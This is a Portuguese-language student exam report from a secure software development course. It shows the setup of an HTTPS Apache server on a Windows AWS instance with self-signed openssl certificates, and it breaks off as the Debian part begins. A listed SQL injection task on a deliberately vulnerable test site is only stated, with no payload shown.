

FACULDADE SENAI FATESG

Curso: Tecnologia em Análise e Desenvolvimento de Sistemas – Módulo 5

Disciplina: Segurança em Desenvolvimento de Software

Aluno: Vinicius Araujo Lopes

Goiânia, 29 de outubro de 2021.

AVALIAÇÃO N1

- 1) Crie uma instância na AWS de uma máquina Windows, instale o Apache com HTTPS e faça a publicação na WEB
- 2) Crie uma instância na AWS de uma máquina LINUX, instale o apache com HTTPS e publique na WEB.
- 3) Utilize um SQL Injection no site <http://testphp.vulnweb.com> e mostre as informações de email e senha.

1) Crie uma instância na AWS de uma máquina Windows, instale o Apache com HTTPS e faça a publicação na WEB

Instâncias na AWS

The screenshot displays the AWS Management Console interface for EC2 instances. The top navigation bar shows the user is logged in as 'ViniciusLopes' in the 'us-east-2' region. The left sidebar contains navigation links for various AWS services, including 'Instâncias', 'Imagens', 'Elastic Block Store', and 'Rede e segurança'. The main content area shows a list of EC2 instances under the 'Instâncias (1/5)' tab. A table lists the instances, with the 'Windows_Server-2019' instance highlighted by a red box. Below the table, a detailed view of the selected instance 'i-04b60376527d0dd35' is shown, including its public IP address, status, and other configuration details.

Name	ID de instância	Estado da inst...	Tipo...	V..	Status do alarme	Zona ...	DNS IPv4 público	Endereço IP...
Windows_Server-2019-old	i-0cf46bb35a5fd3521	Encerrado	t2.micro	-	Sem alarmes	us-east-2a	-	-
Windows_Server-2019	i-04b60376527d0dd35	Executando	t2.micro	2/	Sem alarmes	us-east-2b	ec2-3-132-214-66.us-east-2.compute.amazonaws.com	3.132.214.66
debian-10-srv	i-019c87332e75b18aa	Executando	t2.micro	2/	Sem alarmes	us-east-2c	ec2-18-219-111-130.us-east-2.compute.amazonaws.com	18.219.111.130

Instância: i-04b60376527d0dd35 (Windows_Server-2019)

Detalhes | Segurança | Redes | Armazenamento | Verificações de status | Monitoramento | Tags

Resumo da instância | Informações

ID de Instância: i-04b60376527d0dd35 (Windows_Server-2019)

Endereço IPv4 público: 3.132.214.66 | [endereço aberto](#)

Endereços IPv4 privados: 172.31.24.196

Endereço IPv6: -

DNS IPv4 público: ec2-3-132-214-66.us-east-2.compute.amazonaws.com | [endereço aberto](#)

DNS IPv4 privado: ip-172-31-24-196.us-east-2.compute.internal

ID da VPC: vpc-47299f2c

ID da sub-rede: subnet-6b253211

Estado da instância: Executando


Tipo de instância: t2.micro

Descoberta do AWS Compute Optimizer: [Saiba mais](#)

Função do IAM: -

Windows Server 2019

Conexão RDP e instalação do Apache



Gerando o certificado e configurando o apache


Editando httpd-ssl e httpd, e reiniciando apache

The screenshot displays a Windows desktop environment with several open windows:

- Administrator: Command Prompt**: Shows the execution of commands to copy files and edit configuration files. The commands include copying files from the Apache distribution directory to the local configuration directory and editing the `httpd.conf` file.
- httpd-ssl - Notepad**: Displays the `httpd-ssl.conf` file, which contains configuration for the SSL engine, including session cache settings and the `SSLEngine on` directive.
- httpd - Notepad**: Displays the `httpd.conf` file, showing the `Include` directives for `extra/httpd-ssl.conf` and `extra/httpd-default.conf`.
- Apache Service Monitor**: A utility window showing the status of the Apache2.2 service. The service is currently running, and the window includes buttons for Start, Stop, Restart, Services, Connect, Disconnect, and Exit.

The taskbar at the bottom shows the Windows Start button, search icon, and various application icons. The system clock indicates the time is 4:08 AM on 10/29/2021.

Listando comandos utilizados




The screenshot shows a macOS Applications window titled "Applications" with a dark theme. The address bar displays the URL "ec2-3-132-214-66.us-east-2.compute.amazonaws.com". Below the address bar, the window title is "Administrator: Command Prompt". The terminal content shows a series of commands executed in a Windows command prompt environment, likely for configuring Apache2 on an Amazon EC2 instance. The commands include navigating to the Apache2 bin directory, running doskey /history, creating a directory named 'certificado', generating a private key (chave.key), creating a Certificate Signing Request (chave.csr), generating a self-signed certificate (chave.crt), and backing up the httpd.conf and httpd-ssl.conf files. The terminal ends with the prompt "C:\Program Files (x86)\Apache Software Foundation\Apache2.2\bin>".


```
C:\Program Files (x86)\Apache Software Foundation\Apache2.2\bin>doskey /history
cd \
md certificado
cd Program Files (x86)\Apache Software Foundation\Apache2.2\bin
openssl.exe genrsa -out c:\certificado\chave.key
openssl.exe req -new -key c:\certificado\chave.key -out c:\certificado\chave.csr -config "C:\Program Files (x86)\Apache Software Foundation\Apache2.2\conf\openssl.cnf"
openssl x509 -req -days 365 -in c:\certificado\chave.csr -signkey c:\certificado\chave.key -out c:\certificado\chave.crt
copy ..\conf\extra\httpd-ssl.conf ..\conf\extra\httpd-ssl.conf.backup
notepad ..\conf\extra\httpd-ssl.conf
copy ..\conf\httpd.conf ..\conf\httpd.conf.backup
notepad ..\conf\httpd.conf
doskey /history

C:\Program Files (x86)\Apache Software Foundation\Apache2.2\bin>
```

Permitindo o apache no firewall



Endereço do servidor: <https://3.132.214.66/>



Detalhes do certificado

Applications

Instâncias | EC2 Management | Prova N1 - Vinicius Araujo Lop | Prova N1 - Vinicius Araujo Lop

Not secure | https://3.132.214.66

Certificate Viewer: Vovolinux

General

Details

This certificate has been verified for the following usages:

Issued To

Common Name (CN)

Vovolinux

Organization (O)

Instate Tecnologia

Organizational Unit (OU)

Viniciusalopes Tecnologia

Issued By

Common Name (CN)

Vovolinux

Organization (O)

Instate Tecnologia

Organizational Unit (OU)

Viniciusalopes Tecnologia

Validity Period

Issued On

Friday, October 29, 2021 at 3:58:56 AM

Expires On

Saturday, October 29, 2022 at 3:58:56 AM

Fingerprints

SHA-256 Fingerprint

5A 77 E7 79 DD BE FD AC D6 0A 39 6B 2A 52 C8 BD 2C 27 BA 0E 08 8C 35 73 1F ED F7 4A 83 ED C0 FF 38 B8 86 B1 CA 0D 00 4D 3E 35 C1 1C F2 B0 27 0B A6 0E C9 8C

SHA-1 Fingerprint

A6 0E C9 8C

Prova N1

Servidor Windows com Https

Made with Pingendo Free

2) Crie uma instância na AWS de uma máquina LINUX, instale o apache com HTTPS e publique na WEB.

Debian 10

Alias para conexão ssh

```
vovo@HP-ENVY:~/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
vovo at HP-ENVY in ~/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± cat ~/.zshrc | grep sshaws_debian
alias sshaws_debian="ssh -i \"/home/projects/ads20192-5/sds/prova-n1/aws_viniciusalopes_prova_n1.pem\" admin@ec2-18-219-111-130.us-east-2.compute.amazonaws.com"
vovo at HP-ENVY in ~/projects/ads20192-modulo5/sds/prova-n1 on main XXX
±
```

Conexão, primeiro apt update e instalação do apache2, openssl e ssl-cert

```
admin@ip-172-31-41-86: ~
File Edit View Search Terminal Help
vovo at HP-ENVY in ~/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sshaws_debian
